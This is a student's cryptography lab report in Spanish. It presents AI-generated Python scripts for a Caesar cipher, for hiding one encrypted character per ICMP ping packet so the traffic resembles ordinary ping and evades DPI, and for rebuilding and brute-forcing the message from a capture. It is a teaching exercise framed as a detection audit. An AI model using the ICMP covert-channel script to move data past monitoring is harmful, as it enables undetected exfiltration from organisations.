

Informe Laboratorio 1

Sección 1

Matías Tobar

e-mail: matias.tobar@mail.udp.cl

04 Septiembre de 2025

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	5
3.1. Actividad 1	5
3.2. Actividad 2	7
3.3. Actividad 3	12


1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa `ping` es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa `ping` con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a IA Generativa y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando IA Generativa, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el desplazamiento.

A screenshot of a terminal window. The prompt is a blue square with a white plus sign, followed by a blue prompt character. The user has entered the command `sudo python3 cesar.py "criptografia y seguridad en redes" 9`. The output of the script is displayed on the next line: `larycxpajorj h bnpdarmjm nw anmnb`.

```
+ [E ~/Desktop] sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

Figura 1: Ejecución del script de la Actividad 1.

2.2. Modo stealth

1. Generar un programa, en python3 utilizando IA Generativa, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

Figura 2: Captura de Wireshark mostrando los paquetes ICMP generados.

El último carácter del mensaje se transmite como una b.

Data (48 bytes)	
Data: 6260090000000000101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637	
[Length: 48]	
0000	ff ff ff ff ff ff 00 00 00 00 00 00 08 00 45 00
0010	00 54 00 01 00 00 40 01 76 9b 7f 00 00 01 7f 06
0020	06 06 08 00 56 83 00 01 00 21 64 22 13 05 00 00
0030	00 00 62 60 09 00 00 00 00 00 10 11 12 13 14 15
0040	16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25
0050	26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35
0060	36 37

Figura 3: Detalle del último paquete ICMP con el carácter 'b'.

2.3. MitM

1. Generar un programa, en python3 utilizando IA Generativa, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el desplazamiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```
└─ ~ / Desktop ─ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmpf f zlnbypkhk lu ylkiz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknd d xjlzwnifi js wjiix
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfefit
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepydgy w qcespgbyb cl pcbbcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnezwz aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
15     wlcjnia luzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxi
17     ujahlgysxas q kwymjavsv wf jwvwi
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspz tc gtsth
21     qfwdhcufotwo m gsuifwrwr sb fsrsg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrclqtl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnkn ox bonoc
```

Figura 4: Ejecución del script de fuerza bruta.

Finalmente, deberá indicar por qué eligió esa IA Generativa en relación a otras del mercado. Comente si tuvo algún problema al momento de generar los códigos.

3. Desarrollo de Actividades

3.1. Actividad 1

Para esta primera actividad, se utilizó una IA Generativa con el siguiente prompt:

- Prompt actividad: elabora un programa en python3 que cifre texto con el algoritmo cesar, recibe un string y un desplazamiento k, trabaja solo con letras minúsculas a-z (ascii 97–122) y usa desplazamiento circular (mod 26), deja igual cualquier caracter que no sea a–z, acepta k negativo o mayor a 26 (normaliza con modulo).


La IA generó el siguiente script en Python 3 que cumplió con todos los requisitos.

```

1
2 #!/usr/bin/env python3
3 from typing import Iterable
4 import argparse
5
6 def cesar(texto: str, k: int) -> str:
7
8     k %= 26 # normaliza k para manejar negativos o valores grandes
9     res: list[str] = []
10    a = ord('a')
11    for ch in texto:
12        if 'a' <= ch <= 'z':
13            desplazada = (ord(ch) - a + k) % 26 + a
14            res.append(chr(desplazada))
15        else:
16            res.append(ch)
17    return "".join(res)
18
19 def main(argv: Iterable[str] | None = None) -> None:
20    parser = argparse.ArgumentParser(
21        description="Cifra texto usando el algoritmo C sar (solo letras a
22        -z, mod 26)."
23    )
24    parser.add_argument("k", type=int, help="desplazamiento (puede ser
25    negativo o grande)")
26    parser.add_argument(
27        "texto",
28        nargs="+",
29        help="texto a cifrar (si tiene espacios, escr belo entre comillas
30    )"
31    )
32    args = parser.parse_args(argv)
33    texto = " ".join(args.texto)
34    print(cesar(texto, args.k))
35
36 if __name__ == "__main__":
37    main()

```

Listing 1: Código ‘cesar.py’ para la Actividad 1



```
(matias@zed)-[~/Escritorio/labcript]
$ sudo python3 cesar.py 9 "criptografia y seguridad en redes"
larycxpajorj h bnpdarmjm nw anmnb

(matias@zed)-[~/Escritorio/labcript]
$
```

Figura 5: Resultado de la ejecución del script de cifrado.

El código implementa el cifrado César sólo para a–z con desplazamiento circular (mod 26), dejando intactos otros caracteres. Incluye una pequeña CLI para probar con distintos k.

3.2. Actividad 2

Se le proporcionó a la IA el siguiente prompt:

- Prompt actividad 2: elabora un programa en python3 que envíe un mensaje como varios paquetes icmp echo request (uno por carácter) para que parezca un ping normal, usa scapy, recibe destino (dst), mensaje y desplazamiento k; antes de enviar, cifra el mensaje con el cesar de la actividad 1, cada paquete debe llevar solo 1 byte del mensaje cifrado y el último carácter enviado debe ser siempre 'b', ofrece una cli simple (python stealth_icmp.py -dst jip/host_i-mensaje «texto_i-k jint_i).

El programa resultante, `stealth_icmp.py`, utiliza la biblioteca `scapy`.

```

1 #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3
4  import argparse
5  import os
6  import sys
7  import time
8  import struct
9  from scapy.all import IP, ICMP, Raw, send
10
11 def cesar(texto: str, k: int) -> str:
12     """
13     Cifra un texto utilizando el algoritmo C sar.
14     """
15     k %= 26 # Normaliza k
16     res: list[str] = []
17     a = ord('a')
18     for ch in texto:
19         if 'a' <= ch <= 'z':
20             desplazada = (ord(ch) - a + k) % 26 + a
21             res.append(chr(desplazada))
22         else:
23             res.append(ch)
24     return "".join(res)
25
26 def create_stealth_payload(char: str) -> bytes:
27     """
28     Crea un payload de 48 bytes que imita a un ping est ndar.
29     - 8 bytes: Timestamp actual.
30     - 39 bytes: Patr n est ndar.
31     - 1 byte: El car cter del mensaje.
32     """
33     # 8 bytes para el timestamp (long long, 8 bytes)
34     timestamp = struct.pack('d', time.time()) # 'd' is a double, 8 bytes
35
36     # 39 bytes de patr n est ndar (0x10 a 0x36)
37     pattern = bytes(range(0x10, 0x37))[:39]
38
39     # 1 byte para el car cter del mensaje

```

```

40     data_char = char.encode('ascii')
41
42     return timestamp + pattern + data_char
43
44 def send_stealth_icmp(destination: str, message: str, key: int):
45     """
46     Cifra un mensaje y lo env a en paquetes ICMP con payload de 48 bytes.
47     """
48     if os.geteuid() != 0:
49         print("Error: Este script requiere privilegios de superusuario (
root).", file=sys.stderr)
50         sys.exit(1)
51
52     encrypted_message = cesar(message, key)
53     print(f"Iniciando env o sigiloso a: {destination}")
54     print(f"Mensaje original: '{message}'")
55     print(f"Mensaje cifrado (k={key}): '{encrypted_message}'")
56     print("-" * 30)
57
58     # Enviar cada caracter del mensaje cifrado
59     for char in encrypted_message:
60         try:
61             payload = create_stealth_payload(char)
62             packet = IP(dst=destination) / ICMP() / Raw(load=payload)
63             send(packet, verbose=0)
64             print(f"Sent 1 packet. (char: '{char}')"
65             time.sleep(1)
66         except Exception as e:
67             print(f"Error al enviar paquete para '{char}': {e}", file=sys.
stderr)
68             sys.exit(1)
69
70     # Enviar el ltimo caracter 'b'
71     try:
72         final_payload = create_stealth_payload('b')
73         final_packet = IP(dst=destination) / ICMP() / Raw(load=
final_payload)
74         send(final_packet, verbose=0)
75         print("Sent 1 packet. (final char: 'b')")
76     except Exception as e:
77         print(f"Error al enviar paquete final: {e}", file=sys.stderr)
78         sys.exit(1)
79
80     print("-" * 30)
81     print("Transmisi n completada.")
82
83 def main():
84     parser = argparse.ArgumentParser(
85         description="Env a un mensaje cifrado v a ICMP Echo Requests con
payload de 48 bytes."
86     )
87     parser.add_argument("--dst", required=True, help="IP/host de destino."

```



```
88     )
89     parser.add_argument("--mensaje", required=True, help="Texto a cifrar y
90     enviar.")
91     parser.add_argument("--k", required=True, type=int, help="
92     Desplazamiento para el cifrado César.")
93
94     args = parser.parse_args()
95     send_stealth_icmp(args.dst, args.mensaje, args.k)
96
97 if __name__ == "__main__":
98     main()
```

Listing 2: Código 'stealth_icmp.py' para la Actividad 2

El código anterior cifra el mensaje con César y lo envía carácter por carácter en ICMP Echo Request, preservando campos típicos de ping y agregando el carácter final 'b'. Muestra mensajes de estado y valida permisos.

```
(matias@zed)-[~/Escritorio/labcript]
$ sudo python3 stealth_icmp.py --dst 8.8.8.8 --mensaje "criptografia y seguridad en redes" --k 9
Mensaje Original: 'criptografia y seguridad en redes'
Desplazamiento k: 9
Mensaje Cifrado a Enviar: 'larycxpajorj h bnpdarmjm nw anmnb'
-----
Enviando mensaje a 8.8.8.8...
Enviado carácter: 'l'
Enviado carácter: 'a'
Enviado carácter: 'r'
Enviado carácter: 'y'
Enviado carácter: 'c'
Enviado carácter: 'x'
Enviado carácter: 'p'
Enviado carácter: 'a'
Enviado carácter: 'j'
Enviado carácter: 'o'
Enviado carácter: 'r'
Enviado carácter: 'j'
Enviado carácter: ' '
Enviado carácter: 'h'
Enviado carácter: ' '
Enviado carácter: 'b'
Enviado carácter: 'n'
Enviado carácter: 'p'
Enviado carácter: 'd'
Enviado carácter: 'a'
Enviado carácter: 'r'
Enviado carácter: 'm'
Enviado carácter: 'j'
Enviado carácter: 'm'
Enviado carácter: ' '
Enviado carácter: 'n'
Enviado carácter: 'w'
Enviado carácter: ' '
Enviado carácter: 'a'
Enviado carácter: 'n'
Enviado carácter: 'm'
Enviado carácter: 'n'
Enviado carácter: 'b'
Enviando el carácter final de terminación 'b'...
Carácter final 'b' enviado.
-----
Transmisión completada.
```

Figura 6: Resultado de la ejecución del segundo script.

```

> Frame 55: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0
> Ethernet II, Src: MitraStarTec_41:14:98 (44:3b:14:41:14:98), Dst: Dell_7f:c1:66 (04:bf:1b:7f:c1:66)
> Internet Protocol Version 4, Src: 8.8.8.8, Dst: 192.168.1.84
< Internet Control Message Protocol
  Type: 0 (Echo (ping) reply)
  Code: 0
  Checksum: 0xf6c2 [correct]
  [Checksum Status: Good]
  Identifier (BE): 4 (0x0004)
  Identifier (LE): 1024 (0x0400)
  Sequence Number (BE): 10 (0x000a)
  Sequence Number (LE): 2560 (0x0a00)
  [Request frame: 54]
  [Response time: 3,309 ms]
  Timestamp from icmp data: Sep  4, 2025 22:25:56.698705000 -04
  [Timestamp from icmp data (relative): 0.003327733 seconds]
  Data (40 bytes)
    Data: 101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637
    [Length: 40]

0000  04 bf 1b 7f c1 66 44 3b 14 41 14 98 08 00 45 60  ....fD; .A...E`
0010  00 54 00 00 00 00 76 01 72 3d 08 08 08 08 c0 a8  .T...v: r=.....
0020  01 54 00 00 f6 c2 00 04 00 0a 34 4a ba 68 00 00  .T.....4J.h..
0030  00 00 51 a9 0a 00 00 00 00 00 10 11 12 13 14 15  ..Q.....
0040  16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25  ..... !"#$$%
0050  26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35  &'()*+,-./012345
0060  36 37 67

```

Figura 7: Captura del tráfico generado.

```

> Frame 45: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface eth0, id 0
> Ethernet II, Src: Dell_7f:c1:66 (04:bf:1b:7f:c1:66), Dst: MitraStarTec_41:14:98 (44:3b:14:41:14:98)
> Internet Protocol Version 4, Src: 192.168.1.84, Dst: 8.8.8.8
< Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0xc53d [correct]
  [Checksum Status: Good]
  Identifier (BE): 0 (0x0000)
  Identifier (LE): 0 (0x0000)
  Sequence Number (BE): 0 (0x0000)
  Sequence Number (LE): 0 (0x0000)
  [Response frame: 46]
  Data (48 bytes)
    Data: 1279f4c4922eda41101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353678
    [Length: 48]

0000  44 3b 14 41 14 98 04 bf 1b 7f c1 66 08 00 45 00  D; .A... .f.E`
0010  00 4c 00 01 00 00 40 01 a8 a4 c0 a8 01 54 08 08  .L...@: .....T..
0020  08 08 08 00 c5 3d 00 00 00 00 12 79 f4 c4 92 2e  .....=.....y....
0030  0a 41 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d  .A.....
0040  1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d  .. !"#$$% &'()*+,-
0050  2e 2f 30 31 32 33 34 35 36 78 6x

```

Figura 8: Detalle del paquete final.

3.3. Actividad 3

Se utilizó un prompt más detallado para esta actividad:

- Prompt actividad 3: elabora un programa en python 3 que lea un archivo pcap y reconstruya un mensaje enviado como icmp echo request (uno por caracter), usa scapy, recibe `-pcap` y `-dst`, extrae los echo request hacia ese destino con payload raw de exactamente 1 byte, agrupa por ip.src, icmp.id y elige el flujo con mas paquetes. Ordena por icmp.seq si hay variacion y, si todos los seq son iguales o faltan, ordena por orden de captura, concatena el byte de cada paquete para obtener la cadena cifrada tal como se envio, incluida la 'b' final, luego prueba los 26 desplazamientos usando la funcion de la actividad 1 y muestra todas las opciones con su k y un puntaje simple de idioma (palabras comunes y frecuentes), resalta en verde unicamente la opcion mas probable (si hay empate, prefiere k=0 y luego el menor k), imprime si la última letra reconstruida fue 'b', ofrece una cli simple como `'python3 mitm_bruteforce.py -pcapsalida_shealth.pcap -dst <ip/host >'`, *nouse* librerias externas a parte de *scapy*.

El script `mitm_bruteforce.py` realiza un análisis de un archivo `.pcap`.

```

1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3
4  import argparse
5  import sys
6  import re
7  from collections import defaultdict
8  from scapy.all import rdpcap, ICMP, IP, Raw
9
10 # --- Colores para salida ---
11 GREEN = '\033[92m'
12 RESET = '\033[0m'
13 YELLOW = '\033[93m'
14
15 # Lista simple de palabras comunes en espa ol
16 PALABRAS_COMUNES_ES = {
17     'a', 'ante', 'con', 'de', 'desde', 'en', 'entre', 'hacia', 'hasta', 'para', 'por',
18     'sin', 'sobre', 'tras',
19     'el', 'la', 'los', 'las', 'un', 'una', 'unos', 'unas', 'y', 'o', 'u', 'que', 'se',
20     'es', 'lo', 'al', 'del'
21 }
22
23 def cesar(texto: str, k: int) -> str:
24     """Cifra/descifra C sar. Para descifrar usa k negativo."""
25     k %= 26
26     a = ord('a')
27     out = []
28     for ch in texto:
29         if 'a' <= ch <= 'z':
30             out.append(chr((ord(ch) - a + k) % 26 + a))
31         else:
32             out.append(ch)
33     return "".join(out)

```

```

32
33 def calculate_score(texto: str) -> int:
34     """
35     Puntaje simple de plausibilidad del espa ol.
36     """
37     score = 0
38     tokens = re.findall(r"[a-z          ]+", texto.lower())
39     for t in tokens:
40         if t in PALABRAS_COMUNES_ES:
41             score += 1
42     for bg in (" de ", " la ", " el ", " en ", " y "):
43         if bg in " " + texto.lower() + " ":
44             score += 1
45     return score
46
47 def process_pcap(pcap_file: str, destination: str):
48     print(f"[*] Analizando '{pcap_file}' para Echo Requests de 48 bytes
49     hacia '{destination}'...")
50
51     try:
52         packets = rdpcap(pcap_file)
53     except Exception as e:
54         print(f"Error leyendo PCAP: {e}", file=sys.stderr)
55         sys.exit(1)
56
57     candidatos = []
58     for idx, pkt in enumerate(packets):
59         if not (pkt.haslayer(IP) and pkt[IP].dst == destination and
60                 pkt.haslayer(ICMP) and pkt[ICMP].type == 8 and
61                 pkt.haslayer(Raw) and len(pkt[Raw].load) == 48):
62             continue
63
64         try:
65             # Extraer el ltimo byte del payload, que contiene el
66             caracter oculto
67             ch = pkt[Raw].load[-1:].decode("ascii")
68             candidatos.append({
69                 "idx": idx,
70                 "time": float(pkt.time),
71                 "src": pkt[IP].src,
72                 "id": pkt[ICMP].id,
73                 "seq": pkt[ICMP].seq,
74                 "char": ch,
75             })
76         except (IndexError, UnicodeDecodeError):
77             continue
78
79     if not candidatos:
80         print("[!] No se encontraron Echo Requests v lidos (payload de 48
81         bytes).")
82         return

```

```

81     print(f"[*] Echo Requests v lidos encontrados: {len(candidatos)}")
82
83     grupos = defaultdict(list)
84     for item in candidatos:
85         grupos[(item["src"], item["id"])].append(item)
86
87     flujo_key, flujo_pkts = max(grupos.items(), key=lambda kv: len(kv[1]))
88     print(f"[*] Flujo seleccionado: src={flujo_key[0]}, id={flujo_key[1]}
      (paquetes: {len(flujo_pkts)})")
89
90     unique_seqs = {p["seq"] for p in flujo_pkts}
91     if len(unique_seqs) > 1:
92         flujo_pkts.sort(key=lambda p: p["seq"])
93     else:
94         flujo_pkts.sort(key=lambda p: p["time"])
95
96     reconstruido = "".join(p["char"] for p in flujo_pkts)
97     print(f"\n[+] Mensaje cifrado reconstruido ({len(reconstruido)}
      caracteres):")
98     print(f"{YELLOW}{reconstruido}{RESET}")
99
100    ends_b = reconstruido.endswith('b')
101    encrypted_message = reconstruido
102    if ends_b:
103        print("[+] Verificaci n: ltimo car cter fue 'b'. Se retirar
      para descifrado.")
104        encrypted_message = reconstruido[:-1]
105    else:
106        print("[!] El ltimo car cter no es 'b'. Se descifrar la
      cadena completa.")
107
108    print("\n[*] Iniciando fuerza bruta contra C sar...")
109    print("-" * 50)
110
111    mejor_k = -1
112    mejor_score = -1
113    intentos = []
114
115    for k in range(26):
116        candidato = cesar(encrypted_message, -k)
117        score = calculate_score(candidato)
118        intentos.append((k, candidato, score))
119        if score > mejor_score:
120            mejor_score = score
121            mejor_k = k
122        elif score == mejor_score:
123            if mejor_k != 0 and k == 0:
124                mejor_k = 0
125            elif k < mejor_k and mejor_k != 0:
126                mejor_k = k
127
128

```

```
129     for k, texto, score in intentos:
130         if k == mejor_k:
131             print(f"{GREEN}[k={k:2d}] {texto} (score={score}) << M s
probable{RESET}")
132         else:
133             print(f"[k={k:2d}] {texto} (score={score})")
134
135     print("-" * 50)
136
137 def main():
138     ap = argparse.ArgumentParser(description="Reconstruye mensaje ICMP y
realiza fuerza bruta C sar.")
139     ap.add_argument("--pcap", required=True, help="Ruta al archivo .pcap")
140     ap.add_argument("--dst", required=True, help="IP de destino de los
Echo Request")
141     args = ap.parse_args()
142     process_pcap(args.pcap, args.dst)
143
144 if __name__ == "__main__":
145     main()
```

Listing 3: Código 'mitm_rrute_rforce.py' para la Actividad 3

Este script realiza el análisis del tráfico capturado. Procesa el archivo '.pcap', filtra los paquetes relevantes basándose en su tamaño y destino, reconstruye la cadena de caracteres, y finalmente aplica un ataque de fuerza bruta con un sistema de puntuación para identificar el mensaje original.

```

(matias@zed)-[~/Escritorio/labcript]
$ sudo python3 mitm_bruteforce.py --pcap captura.pcapng --dst 8.8.8.8
[*] Analizando 'captura.pcapng' para Echo Requests de 48 bytes hacia '8.8.8.8'...
[*] Echo Requests válidos encontrados: 34
[*] Flujo seleccionado: src=192.168.1.84, id=0 (paquetes: 34)

[+] Mensaje cifrado reconstruido (34 caracteres):
larycxpajorj h bnpdarmjm nw anmnbb
[+] Verificación: último carácter fue 'b'. Se retirará para descifrado.

[*] Iniciando fuerza bruta contra César...
-----
[k= 0] larycxpajorj h bnpdarmjm nw anmnbb (score=0)
[k= 1] kzqxbwozinqi g amoczqlil mv zmlma (score=0)
[k= 2] jypwavnyhmpf f zlnbypkhk lu yklkz (score=0)
[k= 3] ixovzumxglog e ykmaxojgj kt xkjky (score=0)
[k= 4] hwnuytlwfknf d xjlzwnifi js wjijx (score=0)
[k= 5] gvmtxskvejme c wikyvmheh ir vihiw (score=0)
[k= 6] fulswrjudild b vhjxulgdg hq uhghv (score=0)
[k= 7] etkrvqitchkc a ugiwtkfcf gp tgfgu (score=1)
[k= 8] dsjquphsbgjb z tfhvsjebe fo sfeft (score=0)
[k= 9] criptografia y seguridad en redes (score=4) << Más probable
[k=10] bqhosnfqzehz x rdftqhczc dm qdcdr (score=0)
[k=11] apgnrmepydgy w qcespgbyb cl pcbcq (score=0)
[k=12] zofmqldoxcfx v pbdrofaxa bk obabp (score=0)
[k=13] ynelpkcnwbew u oacqnezwz aj nazao (score=1)
[k=14] xmdkojbmadv t nzbpmdyvy zi mzyzn (score=0)
[k=15] wlcjniauzcu s myaolcxux yh lyxym (score=0)
[k=16] vkbimhzktybt r lxznkbwtw xg kxwxl (score=0)
[k=17] ujahlgysxas q kwymjavsv wf jwvwk (score=0)
[k=18] tizgkfxirwzr p jvxlizuru ve ivuvj (score=0)
[k=19] shyfjewhqvyq o iuwkhytqt ud hutui (score=1)
[k=20] rgxeidvgpuxp n htvjgxspz tc gtsth (score=0)
[k=21] qfwdhcufotwo m gsuifwror sb fsrsg (score=0)
[k=22] pevcbgtensvn l frthevqnn ra erqrf (score=0)
[k=23] odubfasdmmum k eqsgdupmp qz dqpqe (score=0)
[k=24] nctaezrclqtl j dprfctolo py cpopd (score=0)
[k=25] mbszdyqbkpsk i coqebnkn ox bonoc (score=0)
-----

```

Figura 9: Resultado de la ejecución del script de fuerza bruta.

Conclusiones y comentarios

Para la realización de este laboratorio, partí probando ChatGPT y DeepSeek; me dieron ideas útiles, pero tuve que ajustar varios detalles (especialmente con Scapy y el ordenamiento de paquetes). Finalmente me quedé con Gemini, porque entendió mejor los prompts largos y generó código más estable para este caso, aunque igualmente hice retoques finos (manejo de permisos, orden por icmp.seq, y validaciones del payload). En resumen: la IA acelera el trabajo, pero no reemplaza el criterio: hay que revisar salidas, probar con PCAPs reales y afinar los prompts.

En este laboratorio armé, paso a paso, una prueba de concepto para esconder texto dentro de pings y luego recuperarlo desde una captura. No es “hackeo avanzado”, pero sí enseña que con protocolos comunes y cargas mínimas se puede exfiltrar información si nadie mira con atención los patrones. También confirma lo débil que es César ya que con un ataque de fuerza bruta sencillo recuperé el mensaje sin mayor esfuerzo.

- Repositorio de github: <https://github.com/matiasts4/Lab-Criptografia>